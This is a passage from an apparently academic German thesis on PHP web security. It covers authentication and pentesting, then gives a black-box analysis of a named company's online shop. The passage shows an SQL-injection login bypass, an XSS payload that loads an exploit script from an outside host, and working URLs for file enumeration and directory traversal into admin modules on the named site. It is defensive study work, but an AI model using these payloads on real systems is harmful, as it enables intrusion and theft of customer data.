Sowohl das sichere Übertragen als auch das sichere Speichern der Informationen schützt nicht gegen einfach zu erratende Nutzernamen oder Passwörter. Zum Beispiel ist bei Hostingangeboten der Nutzername oft gleich dem Namen der Domain, das macht es einem Angreifer ungleich leichter. Das zu vermeiden, ist das Ziel der unter der LGPL veröffentlichten „CrackLib“.[78] Die „CrackLib“ nimmt verschiedene Prüfungen auf Passwörter vor. Beispielsweise werden die Länge oder die Komplexität der Zeichenkette geprüft. Die große Stärke der „CrackLib“ liegt darin, dass Passwörter außerdem gegen ein Wörterbuch abgeglichen werden. Kommt die Zeichenkette direkt oder

[77] http://www.verisign.com/.
[78] http://sourceforge.net/projects/cracklib/.

in leicht abgewandelter Form in dem Wörterbuch vor, wird es als „unsicher“ zurückgewiesen. Über PECL lässt sich PHP[79] um das sogenannte „crack“[80]-Modul erweitern.

4.5.2 Authentifizierung

Bei der Authentifizierung werden die übersendeten Informationen von der Gegenseite überprüft und abgeglichen. Passt die PIN nicht zur EC-Karte, der Benutzername nicht zum Passwort oder der Fingerabdruck nicht zum Fahndungsprofil der Polizei, schlägt die Authentifizierung fehl. Die Authentifizierung ist die Überprüfung der Authentisierung. Daraufhin wird entschieden, ob der Gegenüber derjenige ist, für den er sich ausgibt.

4.5.3 Autorisierung

Nachdem die Identität nach der Authentisierung und Authentifizierung feststeht, wird bei der Autorisierung anhand gespeicherter Informationen geprüft, welche Rechte diese Identität besitzt. Autorisierung ist also das Ermitteln, welche Aktionen durchzuführen die bestimmte Identität berechtigt ist.

Damit sich die übersendeten Daten abgleichen lassen, verwenden viele Applikationen üblicherweise Datenbanken mit Abfragen ähnlich dieser (Abbildung 47):

```
$query = "  SELECT username
            FROM user
            WHERE
                  login = '".$_POST['login']."' AND
                  pass = '".$_POST['pass'].'
";
```

Abbildung 47: Typischer PHP-Code mit potenzieller SQL-Injection (Quelle: eigene Darstellung)

Solche Abfragen können große Probleme bereiten. Je nach Datenbanktyp, -system und -konfiguration werden Groß- und Kleinschreibung ignoriert. Das führt dazu, dass die Auswahl der Passwörter mit acht Stellen von 218 Billionen auf 2,8 Billionen reduziert wird. Die Chance auf den Erfolg eines „Brute Force“-Angriffs steigen somit deutlich. Nicht allein aus Datenschutzgründen empfiehlt es sich, Passwörter immer als

[79] PHP: CrackLib Beispiele – Manual [PHPCRACK].
[80] http://pecl.php.net/package/crack.

Prüfsummen zu speichern. Die Prüfsummen von jeweils einem groß und einem klein geschriebenen Passwort unterscheiden sich voneinander. Werden diese Prüfsummen in der Datenbank abgelegt, spielt es keine Rolle, ob die Datenbank auf Groß- oder Kleinschreibung Wert legt. Ein weiterer Vorteil, der sich daraus ergibt, ist, dass somit effektiv SQL-Injection-Attacken verhindert werden, da nur die Prüfsumme in der SQL-Abfrage landet. Eine MD5-Prüfsumme besteht üblicherweise aus 32 Zeichen. Ein Zeichen ist dabei entweder eine Ziffer von 0 bis 9 oder ein Buchstabe aus dem Bereich A−F.

Eine SQL-Injection in diesem Beispiellogin (vgl. Abbildung 48) stellt eine weitere Gefahr für die Authentifizierung dar. Ist einem Angreifer nur der Nutzername bekannt, so kann er sich komplett ohne Passwort anmelden, indem „1' OR '1'= '1“ als Passwort gesendet wird.

```
$query = "  SELECT username
            FROM user
            WHERE
                  login = 'goetz' AND
                  pass = '1' OR '1'= '1'
";
```

Abbildung 48: SQL-Injection mit eingesetzten Werten (Quelle: eigene Darstellung)

Obwohl die Daten sicher übertragen sind und der Angreifer selbst bei gestohlener Nutzerdatenbank das Passwort nicht kennt, kann er sich somit als beliebiger Benutzer authentifizieren.

Nicht nur SQL-Injections, sondern auch XSS-Lücken können dazu führen, dass sicher gespeicherte und sicher übertragene Authentifizierungsdaten abgefangen werden. Bei vielen Loginformularen wird bei einem fehlerhaften Anmeldeversuch der Nutzername als Teil einer Fehlermeldung mit angezeigt. Loginformulare verwenden zum Übertragen der Daten häufig POST. Greift der Programmierer auf diese Daten allerdings über das superglobale Array $_REQUEST zu, ist es einem potenziellen Angreifer möglich, einen Link zu präparieren, mit dem sich sehr leicht die Nutzerdaten abfangen lassen.

Ein solcher Link könnte etwa so aussehen:

```
https://www.helmundwalter.de/mail/↵
?_task=login&user=<script>alert("XSS")</script>
```

Abbildung 49: XSS-Link zu einer nicht-persistenten XSS-Lücke (Quelle: eigene Darstellung)

4.5.4 CAPTCHA – Computer oder Mensch

Das Akronym CAPTCHA[81] steht für **C**ompletely **A**utomated **P**ublic **T**uring Test To Tell **C**omputers and **H**umans **A**part. CAPTCHAS sind also eine Möglichkeit, zwischen Computern und Menschen zu unterscheiden. Das Vorgehen dabei entspricht wieder der Kette aus Authentisierung, Authentifizierung und Autorisierung. Dabei wird zur Authentisierung meist eine Frage gestellt, die nur ein Mensch beantworten kann, diese Antwort wird übermittelt und bei der Authentifizierung mit der gespeicherten, richtigen Antwort verglichen. Ist die Antwort falsch, so kann das Gegenüber für die durch das CAPTCHA gesicherte Aktion nicht autorisiert werden.

Als Aufgabe, die ein solches CAPTCHA stellen kann, kommen verschiedene Wege in Frage. Sehr häufig kommen dabei audiovisuelle Merkmale zum Einsatz, die nur für Menschen einen Sinn ergeben, bspw. ein Bild, auf dem fünf nummerierte Tiere zu sehen sind, und als Antwort soll die Nummer des Elefanten eingegeben werden. Am häufigsten werden Grafiken angezeigt, auf denen ein künstlich verzerrter Text angezeigt wird. Dieser Text, meist nur ein paar Buchstaben oder Zahlen, muss gelesen, entzerrt und als Antwort eingegeben werden.

Bisher kaum verbreitet sind sogenannte 3D-CAPTCHAS,[82] bei denen 3D-Figuren verschieden dargestellt werden und der Betrachter gewisse Dinge erkennen muss.

---

81 Inaccessibility of CAPTCHA - Alternatives to Visual Turing Tests on the Web [W3CCAPTCHA].

82 The 3-D CAPTCHA [3DCAP].

In Abbildung 50 könnte die Frage gestellt werden nach den Buchstaben:

- des Kopfs des Menschen, der steht
- der Vase
- der Stuhllehne



Abbildung 50: 3D-Captcha (Quelle: http://spamfizzle.com/CAPTCHA.aspx)

Wird die gleiche 3D-Szene aus einer komplett anderen Perspektive gezeigt und mit anderen Buchstaben, ist es für einen Menschen leicht zu erkennen, wo sich die Vase befindet. Für einen Computer stellt das Erkennen von 3D-Objekten eine noch schwerere Aufgabe dar, als es das Erkennen von Text ist. Für das Erkennen von unverzerrtem Text auf einem Bild gibt es Schrifterkennungssoftware, die jedoch an verzerrten Texten scheitert. Allerdings gibt es einige speziell für Text-CAPTCHAS entwickelte Programme, die viele dieser Texte erkennen können, ein Beispiel dafür ist PWNtcha.[83] Damit lassen sich die CAPTCHAS der Forensoftware phpBB und vBulletin automatisiert lösen.

4.6 PHP-Fehler

In vielen Foren und Security-Mailinglisten ist die Meinung verbreitet, PHP sei grundsätzlich unsicher, teilweise sogar „PHP Bug by Design“.[84] Jedoch ist es falsch, bei Sicherheitsproblemen in Programmen die Schuld auf die Programmiersprache zu schieben. Wie C oder C++ lässt auch PHP dem Programmierer einige Freiheiten. Diese Freiheiten können bei falscher Programmierung zu Fehlern führen. Vergleicht man die Zahl veröffentlichter Exploits auf PHP[85] mit denen der Forensoftware phpBB[86] oder dem CMS Joomla!,[87] zeigt sich, wie wenig ausnutzbare Fehler direkt vom PHP kommen.

---

83 PWNtcha – Caca Labs [PWNTCHA].
84 PHP Bug by Design [VZBBD].
85 http://milw0rm.com/related.php?program=PHP.
86 http://milw0rm.com/related.php?program=phpBB.
87 http://www.milw0rm.com/related.php?program=Joomla.

Das schlechte Image, das PHP unter dem Aspekt der Sicherheit hat, ist weitestgehend unberechtigt. C wird auch nicht für Buffer Overflows verantwortlich gemacht, sondern dies wird den C-Programmierern angelastet. Zeev Suraski, Mitbegründer und CTO von Zend Technologies,[88] äußert sich in seinem Blog zu diesem Thema wie folgt:

> *"There are many reasons for the fact there's a large number of security problems in PHP Web apps. First and foremost, it's the fact PHP is by far the most popular platform for building Web apps, and I believe it's also the language with the largest number of Open Source ready-to-use Web apps out there. If PHP accounts for, say, 50 % of the Open Source Web apps deployed on the net (a reasonably conservative assumption), half of the problems in Web apps would have been in PHP apps just from a statistical point of view. Also remember that it's much easier to create a Web app that's exploitable than a desktop/backend app that's exploitable, if only for the fact that Web apps are (almost) by definition remotely accessible, turning even minor glitches to problems with real security implications."*
>
> Zeev Suraski[89]

Suraski schreibt, dass es viele verschiedene Gründe für Sicherheitsprobleme in Webapplikationen gebe. Einer dieser Gründe sei die große Verbreitung von PHP, wenn es um Webanwendungen geht. Wären 50 % aller Open-Source-Webanwendungen in PHP geschrieben, so steckten die Hälfte aller Sicherheitslücken in einer in PHP geschriebenen Anwendung. Suraski ist außerdem der Meinung, es sei viel einfacher, eine unsichere Webanwendung zu schreiben als eine unsichere Desktop- oder Backend-Anwendung.

Im Gegensatz zu vielen anderen Hochsprachen ist es für PHP nicht notwendig, klassisches Programmierwissen zu haben. PHP ist leicht zu erlernen und bringt schnell Erfolgserlebnisse, ohne von PHP-Sicherheit überhaupt gehört zu haben. Ein wesentlicher Grund für oft auftretende Programmierfehler ist die schwache Typisierung von PHP. PHP-Programmierer müssen Variablen nicht deklarieren und sich somit auch keine Gedanken über den Datentyp machen. Gerade für Anfänger stellt das eine enorme

---

88 http://www.zend.com/en/.
89 PHP Security - Zeev Suraski [PHPSZEEV].

Erleichterung dar. Viele Lösungen für Sicherheitslücken in PHP-Anwendungen bestehen schlicht darin, harte Typisierung für Variablen nachzurüsten. Mit anderen Worten: Typecasting, wie es in Kapitel 4.2.1 beschrieben wurde.

5. Penetrationstest



Abbildung 51: BSI Gefährdung der Sicherheit (Quelle: Deckblatt https://www.bsi.bund.de/cae/servlet/contentblob/487300/publicationFile/30674/penetrationstest_pdf.pdf)

Im technischen Sprachgebrauch versteht man unter einem Penetrationstest (kurz Pentest) den kontrollierten Versuch, in ein Computer- oder Netzwerksystem einzudringen. Dabei kommen die gleichen Mittel und Techniken zum Einsatz wie bei einem realen Angriff. Penetrationstests sollen mögliche Sicherheitslücken aufdecken, noch ehe ein nicht autorisierter Dritter darauf stößt.

Der Begriff „Penetrationstest“ und damit verbundene Maßnahmen und Methoden wurden 1995 etabliert. Damals wurde der erste UNIX-basierte Schwachstellenscanner „Security Administrator Tool for Analyzing Networks“ (SATAN) von Venema und Farmer[90] veröffentlicht. „SATAN“ war damals das erste Programm, das einen Rechner automatisiert auf Schwachstellen hin untersuchen konnte. Heute gibt es eine ganze Reihe von kommerziellen und Open-Source-Scannern.[91] Im Maßnahmenkatalog „Sicherheit von Webanwendungen – Maßnahmenkatalog und Best Practices“[92] des BSI

[90] Wietse's collection of tools and papers [WIETSE].
[91] Top 10 Vulnerability Scanners [VOLNTOP10].
[92] Sicherheit von Webanwendungen - Maßnahmenkatalog und Best Practices [BSIWEBSEC].

ist der Penetrationstest ein Teil des Leitfadens zur Absicherung bestehender Webapplikationen.

Es existieren mehrere Möglichkeiten, ein Computersystem zu kompromittieren oder zu manipulieren. Angriffe auf ein Computersystem lassen sich in drei Ebenen einteilen: die technische, die soziale und physische Ebene. In dieser Thesis gehe ich nur auf Angriffe von außen über das Netzwerk ein.

5.1 Angriffe über das Netzwerksystem

Diese Angriffe erfolgen meist von außen über das Internet, können aber auch aus dem internen Netz eines Unternehmens stattfinden. Zum Einsatz kommen die jeweiligen Netzwerkprotokolle und ihre Besonderheiten. Diese Angriffe machen sich Schwachstellen in Hard- und Software zunutze. Mögliche Arten von Angriffen sind SQL-Injections, XSS. Cross-Site-Request-Forgerys, Portscans, IP-Spoofing, DoS-Attacken oder Buffer Overflows.

5.2 Social Engineering

Hierbei wird versucht, Wissen von privilegierten Personen in Erfahrung zu bringen. Besonders sicherheitsrelevante Informationen sind dabei z. B. Passwörter. Es ist denkbar, dass sich ein Angreifer als IT-Mitarbeiter ausgibt, um unter einem fiktiven Vorwand die Herausgabe von Anmeldeinformationen zu erreichen. Hierbei sind auch Szenarien der Erpressung denkbar.

5.3 Umgehung physischer Sicherheitsmaßnahmen

Physische Sicherheit für die IT-Infrastruktur ist eine Grundvoraussetzung für die Informationssicherheit. Gelingt es einem Angreifer, physischen Zugriff auf ein System zu erlangen, ist es meist nur eine Frage der Zeit, bis er auch Zugriff auf die gespeicherten Informationen hat. Das unbefugte Eindringen in ein Rechenzentrum oder das sogenannte „Dumpster Diving,“[93] also das Wühlen im Abfall nach Dokumenten oder Informationen, sind Beispiele für Angriffsvektoren gegen die physische Sicherheit.

[93] Studie von Fellowers „Dumpster-Diving“ Studie: Papiertonne erleichtert Identitätsdiebstahl [DDIVE].

5.4 Vorgehensweise für Pentests nach BSI

1. Recherche nach Informationen über das Zielsystem

IP-Adressblöcke, ISP, Hostname, ISP, Routing

2. Scan der Zielsysteme auf angebotene Dienste

Postscans geben Informationen über offene Ports und damit verbundene Dienste

3. System- und Anwendungserkennung

Betriebssystem und Anwendungsversionen und Patchstand über Fingerprinting

4. Recherche nach Schwachstellen

Mailinglisten und Schwachstellendatenbanken durchsuchen

5. Ausnutzen der Schwachstellen

Ins System eindringen oder weitere Angriffe vorbereiten

Ziel: Unberechtigter Zugriff, Datendiebstahl oder Manipulation

Die Qualität und der Nutzen für den Auftraggeber sind wesentlich davon abhängig, wie individuell auf seine Anforderungen eingegangen wird. Beim Suchen und Finden von Sicherheitslücken gerade in Webapplikationen ist die Kreativität von entscheidender Bedeutung. Deshalb existieren große Unterschiede in der Qualität der angebotenen Penetrationstests.

5.5 Ziele

Ziele, die mit einem Pentest erreicht werden können, lassen sich nach BSI in vier Gruppen einteilen:

1. Erhöhung der Sicherheit der technischen Systeme
2. Identifikation von Schwachstellen
3. Bestätigung der IT-Sicherheit durch einen externen Dritten
4. Erhöhung der Sicherheit der organisatorischen und personellen Infrastruktur

Das Ziel sollte im Allgemeinen nicht nur das Finden und Auflisten der Sicherheitsmängel sein, sondern auch die Präsentation direkter Lösungsansätze.

6. Analyse dbFakt Business Portal X1

Im Sommer 2008 beauftragte die Firma Modellbau Reinholz[94] mich damit, den Einsatz des „dbFakt Business Portal X1“[95] auf meinem Server zu evaluieren. Das von dbFakt bereitgestellte PHP-Script, welches die Anforderungen an den Server prüft, wurde ausgeführt und die Resultate wurden diskutiert. Die Ergebnisse und damit die Anforderungen für diese PHP-Applikation sind in Tabelle 20 zu sehen. Ist eine Anforderung nicht erfüllt, wird der Hintergrund der dritten Spalte rot.

Betriebssystem Linux		LINUX
PHP-Version >= 5.0.0		5.2.13
PHP PDO-Datenbank-Layer		wird benötigt
PHP PDO-MYSQL Datenbank-Klasse		wird benötigt
MySQL-Client-Bibliothek >= 5.0.0		5.0.67
MySQL-Datenbank-Server >= 5.0.0		5.0.81-log
Externe Grafikbibliothek		ImageMagick 6.2.4 07/28/09 Q16 http://www.imagemagick.org
Linux UnZip-Commandline-Tool		UnZip 5.52 of 28 February 2005, by Debian. Original by Info-ZIP.
Linux MySQL-Commandline-Tool		mysql Ver 14.12 Distrib 5.0.67, for debian-linux-gnu (i486) using readline 5.2
PHP-Safemode		Ausgeschaltet
PHP Script-Laufzeit (30 Sekunden)		Sollte mind. 30 Sekunden betragen
SYSTEP Script-Laufzeit (10)		Sollte mind. 10 Sekunden oder unlimited sein

Tabelle 20: Ausgabe des „X1-Checkscript“ (Quelle: dbFakt Checkscript)

Der „PHP-Safemode“,[96] also der Sicherheitsmodus von PHP, muss zum Betrieb dieses Onlineshops abgeschaltet sein. Zum damaligen Zeitpunkt stellte das Abschalten dieses Modus eine unsichere Praktik dar, um die Programmierung in PHP zu erleichtern. Seit PHP 5.3.0 ist diese Funktion „DEPRECATED“[97] und wird in zukünftigen PHP-

94 http://www.modellbau-reinholz.de/.
95 dbFakt Business Portal X1, heute: dbFaktShop® V6.1 http://www.dbfakt.de/index.php/sites/view/88-1-dbfaktshop_v61.html.
96 PHP: Safe Mode – Manual [PHPSMODE].
97 PHP: Security and Safe Mode – Manual [PHPSMODE2].

Versionen wieder abgeschafft. Daraufhin wurde der Auftraggeber bereits das erste Mal über die Bedenken zum Einsatz dieses Systems informiert.

Der dbFakt-Onlineshop ist in PHP geschrieben jedoch durch die Quellcodeverschlüsselung „IonCube“[98] geschützt. Somit war der PHP-Quellcode für Dritte nicht ersichtlich und es konnten keine Änderungen vorgenommen werden. Letztlich wurde das System eingerichtet und konnte auf dem Server zum Laufen gebracht werden. Die Firma Modellbau Reinholz hatte schon vor dem Einsatz dieser Software einige Erfahrung mit anderen Shopsystemen gesammelt. In älteren Onlineshops, die eingesetzt wurden, kam es häufiger zu Angriffen und Beschädigungen durch Cracker.

Aufgrund dieser und weiterer Bedenken wurde von dbFakt eine professionelle Sicherheitsanalyse veranlasst. Dieses Zertifikat wurde durch das EDV-Sachverständigenbüro Ott[99] nach dem Maßnahmenkatalog „Sicherheit von Webanwendungen“ des Bundesamts für Sicherheit in der Informationstechnik (BSI) erstellt, siehe Aiii. Zweck der Prüfung war es, ggf. vorhandene sicherheitsrelevante Architektur- oder Implementierungsfehler im Quellcode des „dbFakt Business Portal X1“ zu finden. Das Zertifikat wurde am 31. Juli 2008 ausgestellt und kam zu diesem Ergebnis:

> „Die Architektur und Implementierung des dbFakt Businessportal X1 ist konform mit den Vorgaben des Bundesamts für Informationssicherheit (BSI) zur Implementierung sicherer Webanwendungen.
>
> *Sicherheitsbedenken, die gegen einen produktiven Einsatz des dbFakt Businessportals X1 als E-Commerce-Anwendung sprechen, bestehen nicht.“*
>
> Dipl.-Wirt.-Inf. (FH) Stefan Ott[100]

Nachdem dieses Zertifikat ausgestellt wurde, trat die Firma Modellbau Reinholz an mich heran, um eine weitere Sicherheitsanalyse durchzuführen. Diese Sicherheitsanalyse wird anders als die Analyse durch das Sachverständigenbüro Ott ohne Einsicht in den Quelltext der Applikation durchgeführt. Eine solche Herangehensweise wird als BlackBox-Test bezeichnet, da nur die nach außen hin verfügbaren Schnittstellen getes-

98 http://www.ioncube.com/.
99 http://www.svb-ott.de/.
100 Aiii. Prüfzertifikat EDV-Sachverständigenbüro Ott.

tet werden können. Die genaue interne Verarbeitung der Daten lässt sich dabei nur erahnen. Die Lösungsansätze sind sehr generell gehalten, da der genaue Quellcode nicht bekannt ist.

6.1 Resultate

6.1.1 Installationsassistent

Ein grundlegender Fehler, der bei der Installation des Onlineshops durch dbFakt gemacht wurde, war es, das Installationsprogramm nicht zu entfernen. Ein Angreifer kann ohne Weiteres durch Ausprobieren der Adresse, z. B. „http://www.modellbau-reinholz.de/installer“, herausfinden, ob dieser nach der Installation noch erreichbar ist. Auch ist es möglich, die Installation ohne Authentifizierung oder andere Maßnahmen noch einmal zu durchlaufen und damit das Produktivsystem zu beschädigen.

Nach dem Aufruf des Installationsassistenten meldet sich dieser wie folgt: „Installationsassistent (Version 1.0 Rev 716)“. Durch diese Schwachstelle entsteht für einen Angreifer ein sehr großes Potenzial: Zum einen erhält er damit wichtige Informationen über das System und zum anderen kann damit das laufende System stark gestört werden.

Die einzelnen Installationsschritte in diesem Assistenten werden durch den GET-Parameter „step“ gesteuert. Beim „Klick“ auf „Weiter“ wird dieser auf den nächsten Schritt gesetzt und die jeweiligen Aktionen werden ausgeführt. Der Parameter wird jedoch nicht auf logische Reihenfolge geprüft. Das bedeutet, ein Angreifer kann an eine beliebige Stelle im Installationsprozess springen und damit z. B. gezielt die Datenbank überschreiben. Auch ist es damit möglich, die Prüfung der Lizenz zu übergehen. Der Installationsassistent ist ein sehr technisches Werkzeug, um den Onlineshop fehlerfrei installieren zu können. Damit lassen sich z. B. alle Dateien samt Berechtigungen auflisten. Nach einem direkten Aufruf zum Schritt „filecheck“ (Abbildung 52) kennt ein Angreifer bereits alle Dateien und Ordner mit den Berechtigungen.

```
http://www.modellbau-reinholz.de/installer/?step=filecheck
```

Abbildung 52: „dbFakt Businessportal X1“-Installationsassistent, Schritt „filecheck" (Quelle: eigene Darstellung)

Anhand dieser Informationen lassen sich weitere Schwachstellen ableiten.

6.1.2 dbFakt Business Portal X1

6.1.2.1 %00-Fehler

Das „dbFakt Business Portal X1“ ist modular aufgebaut, d. h. für dynamische Seiten gibt es sogenannte Module. Diese werden über den GET-Parameter „content“ angesprochen. Das Kontaktformular oder der Kundenlogin sind solche Module. Module scheinen intern jeweils eigene Dateien zu sein, die beim Aufruf nachgeladen werden. Gibt man dem „content“-Parameter nun „%00“ mit, so wird eine Fehlermeldung ausgegeben, dass die bestimmte Datei oder das Modul nicht geladen werden können.

```
https://www.modellbau-
reinholz.de/?content=%00customer&action=login
```

Abbildung 53: Aufruf mit fehlerhaftem Modulparameter (Quelle: eigene Darstellung)

Dieser Aufruf hat eine Fehlermeldung ähnlich dieser zur Folge:

```
Warning: main(/aa/03/www.modellbau-reinholz.de/modules/)
[function.main]: failed to
open stream: Success in /aa/03/www.modellbau-reinholz.de/index.php
on line 211
Fatal error: main() [function.require]: Failed opening required
'/aa/03/www.modellbau-reinholz.de/modules/'
(include_path='.:/aa/03/www.modellbau-reinholz.de/includes/pear') in
/aa/03/www.modellbau-reinholz.de/index.php on line 211
```

Abbildung 54: Fehlermeldung durch fehlerhaften Modulparameter (Quelle: eigene Darstellung)

Damit ist es dem Angreifer gelungen, vertrauliche Informationen über die verwendeten PHP-Funktionen, Systempfade sowie die Systemkonfiguration zu erlangen. Es ist nun

eindeutig ersichtlich, dass sich gültige Module in „/aa/03/www.modellbau-reinholz.de/modules/“ befinden.

Maßnahme/Best Practice nach BSI: M320 Information Disclosure verhindern [101]

6.1.2.2 Erratbare Dateinamen

Im Wurzelverzeichnis der Shopinstallation befindet sich der Ordner „/data“, in dem sich Bestellungen und Reklamationen im XML- und PDF-Format befinden. Die Dateinamen für Bestellungen unterscheiden sich nur durch eine fortlaufende Zahl, Gleiches gilt für die Reklamationen.

```
http://www.modellbau-reinholz.de/data/orders/bestellung_1007.xml
http://www.modellbau-reinholz.de/data/rma/rma_2.pdf
```

Abbildung 55: Beispiel für die Enumeration der Bestellungen und Reklamationen (Quelle: eigene Darstellung)

Diese Dateien sind nicht durch Webservermittel vor dem Zugriff geschützt. Das bedeutet, ein Angreifer kann durch Ausprobieren sämtliche Bestell- und Reklamationsdaten abrufen. Diese beinhalten sämtliche Kundendaten wie Mailadressen und Anschriften. Ein solches Datenschutzproblem kann für ein Unternehmen fatal sein.

Maßnahme/Best Practice nach BSI: M280 Enumeration verhindern [102]

6.1.2.3 XSS in Bestellungen

Nahezu alle Daten, die ein Benutzer im Bestellvorgang an das System senden kann, sind anfällig gegen XSS-Attacken. Das bedeutet, dass die Validierung und Filterung der Eingabedaten nicht oder nur unzureichend erfolgt. In Verbindung mit 0 lässt sich somit ein Nutzer anlegen, dessen Informationen wie Wohnort oder Nachname HTML-Code enthalten. Dieser Code wird ausgeführt, sobald der Administrator die Bestellung betrachtet.

---

[101] BSI: Sicherheit von Webanwendungen – Maßnahmenkatalog und Best Practices M320, S. 72, Kapitel 2.24.

[102] BSI: Sicherheit von Webanwendungen – Maßnahmenkatalog und Best Practices, M280, S. 64, Kapitel 2.20.

Jedoch sind nicht alle Eingaben gleich stark gefährdet. Die Mailadresse wird auf Gültigkeit geprüft und ist wie alle anderen Eingaben in der Länge beschränkt. Die Felder Ort, Straße, Firma, Vor- und Nachname sind mit maximal 40 Zeichen Länge dafür am besten geeignet. Übergibt ein Angreifer nun beispielsweise als Nachname die folgende 38 Zeichen lange Zeichenkette:

```
<script src="http://knuckl.es/x.js" />
```

Abbildung 56: Code zum Nachladen des Exploits für den Administrationsbereich (Quelle: eigene Darstellung)

so wird dieser Code ausgeführt, sobald der Administrator die Bestellung im Administrationsbereich ansieht. Der Angreifer ist dann in der Lage, mit diesem JavaScript-Code alle administrativen Aktionen auszuführen, ohne sich zu authentifizieren. Das nachgeladene Skript kann dabei verschiedene Angriffe ausführen (siehe Aii). JavaScript wird direkt im Client ausgeführt und hat Zugriff auf die Session oder kann direkt versuchen, den Browser des Administrators zu infizieren, um somit das gesamte Clientsystem zu übernehmen.

Maßnahme/Best Practice nach BSI: M100 Data Validation: Filterung bis M150 Data Validation: diverse Maßnahmen [103]

6.1.2.4 CSRF im Adminbereich

Die Module im Administrationsbereich bieten keine Überprüfung der referenzierenden Seite oder ein sogenanntes „Shared Secred“. Somit ist es möglich, alle Aktionen des Administrationsbereichs über eine präparierte Seite ohne Nutzerinteraktion zu steuern und beliebig zu modifizieren. Gelingt es einem Angreifer, den Administrator eines solchen Onlineshops, während dieser eine bestehende Sitzung hat, auf eine vorbereitete Seite zu locken, können unbemerkt schadhafte Aktionen ausgeführt werden. Eine solche Sitzung ist im Browser des Opfers auch dann noch aktiv, wenn er den Administrationsbereich bereits geschlossen hat.

[103] BSI: Sicherheit von Webanwendungen – Maßnahmenkatalog und Best Practices, S. 20, Kapitel 2.1.

Mit JavaScript lassen sich POST-Anfragen an beliebige Ziele senden. Dazu muss es nur ein Formular geben, das als Ziel den Administrationsbereich des Opfers hat. Ein Formular, welches an diese Adresse:

„*http://www.modellbau-reinholz.de/administrator/?content=login&action=changepass*“ die beiden POST-Werte „pw0“ und „pw1“ sendet, setzt das Passwort zurück. Mit JavaScript geschieht das, ohne dass der Anwender etwas davon bemerkt. Das Ergebnis dieses Angriffs wäre ein geändertes Passwort, das nur der Angreifer kennt. Dieser könnte dann weitere Aktionen im Administrationsbereich durchführen und schlimmstenfalls den gesamten Server übernehmen.

Maßnahme/Best Practice nach BSI: M220 Session Riding [104]

6.1.2.5 Directory Traversal im GET-Parameter „content”

Der GET-Parameter „content“ steuert die Module, die geladen werden sollen. Dabei wird zwischen administrativen und nicht-administrativen Modulen unterschieden. Erstere lassen sich normalerweise nur über die „index.php“ im Unterverzeichnis „./administrator“ aufrufen. Diese „index.php“ übernimmt dabei die Authentifizierung des Benutzers.

Die Schlussfolgerung aus Kapitel 6.1.2.1 ist Folgende: „content“ ist scheinbar nicht einfach nur der Name eines Moduls. Die Zeichenkette wird direkt auf das Dateisystem in einem „include“ oder „require“ angewendet. Das bedeutet, dass sich Zeichenketten wie „..“ direkt auswirken, wenn sie nicht gefiltert werden. An dieser Stelle wird jedoch nichts gefiltert. Durch geschickte Manipulation und Auswertung der Fehlermeldungen ist damit der Zugriff auf alle Module frei.

Da die Authentifizierung des Anwenders nur über die jeweilige „index.php“ erfolgt, lassen sich ohne Weiteres alle administrativen Module starten und bedienen. Ein Angreifer kann somit alle Aktionen eines Administrators ausführen. Dazu zählen u. a. das Bearbeiten von Bestellungen und Kunden sowie das Anlegen und Ändern von Inhalten. Ein Aufruf zum administrativen Modul „kundenadmin“, in dem Kunden angelegt und bearbeitet werden können, sieht wie folgt aus:

---

[104] BSI: Sicherheit von Webanwendungen – Maßnahmenkatalog und Best Practices, M220, S. 52, Kapitel 2.14.

```
http://www.modellbau-
reinholz.de/?content=../administrator/modules/kundenadmin&action=se
arch&mode=all
```

Abbildung 57: Aufruf eines privilegierten administrativen Moduls über die unprivilegierte Index-Seite (Quelle: eigene Darstellung)

Das Ergebnis dieser Aktion ist eine Liste aller Kunden und die Möglichkeit, diese zu bearbeiten oder zu entfernen. Dabei sind alle gespeicherten Kundendaten sichtbar. Dieser Aufruf ist nur eine der möglichen Aktionen. Einem Angreifer sind über diese Schwachstelle alle Aktionen aus dem Administrationsbereich zugänglich. Da zum Ausnutzen des Fehlers keine persistenten Veränderungen erfolgen müssen, hinterlässt ein Angreifer dabei wenige Spuren.

Maßnahme/Best Practice nach BSI: M225 Privilege Escalation verhindern [105]

6.1.2.6 Weitere

Ausgehend von den Maßnahmen, die im BSI-Katalog zur Sicherheit von Webanwendungen festgelegt werden, sind noch weitere sicherheitskritische Fehler zu nennen. Diese führen nicht direkt zu einer Fehlermeldung und können nicht direkt ausgenutzt werden. Jedoch können diese Implementierungsfehler in Kombination mit anderen zu einer Kompromittierung des Systems führen.

- *M180* Session Management: Bindung der IP-Adresse an die Session
  - Sessiondiebstahl wie in 0 wäre somit nutzlos
- M170.*1* SessionID nach Authentisierung erneuern
  - SessionID wird nach Anmeldung im Administrationsbereich nicht neu generiert
- M170.*2* Cookies einschränken
  - Administrations-Cookie ist nicht im Pfad oder der Domain eingeschränkt
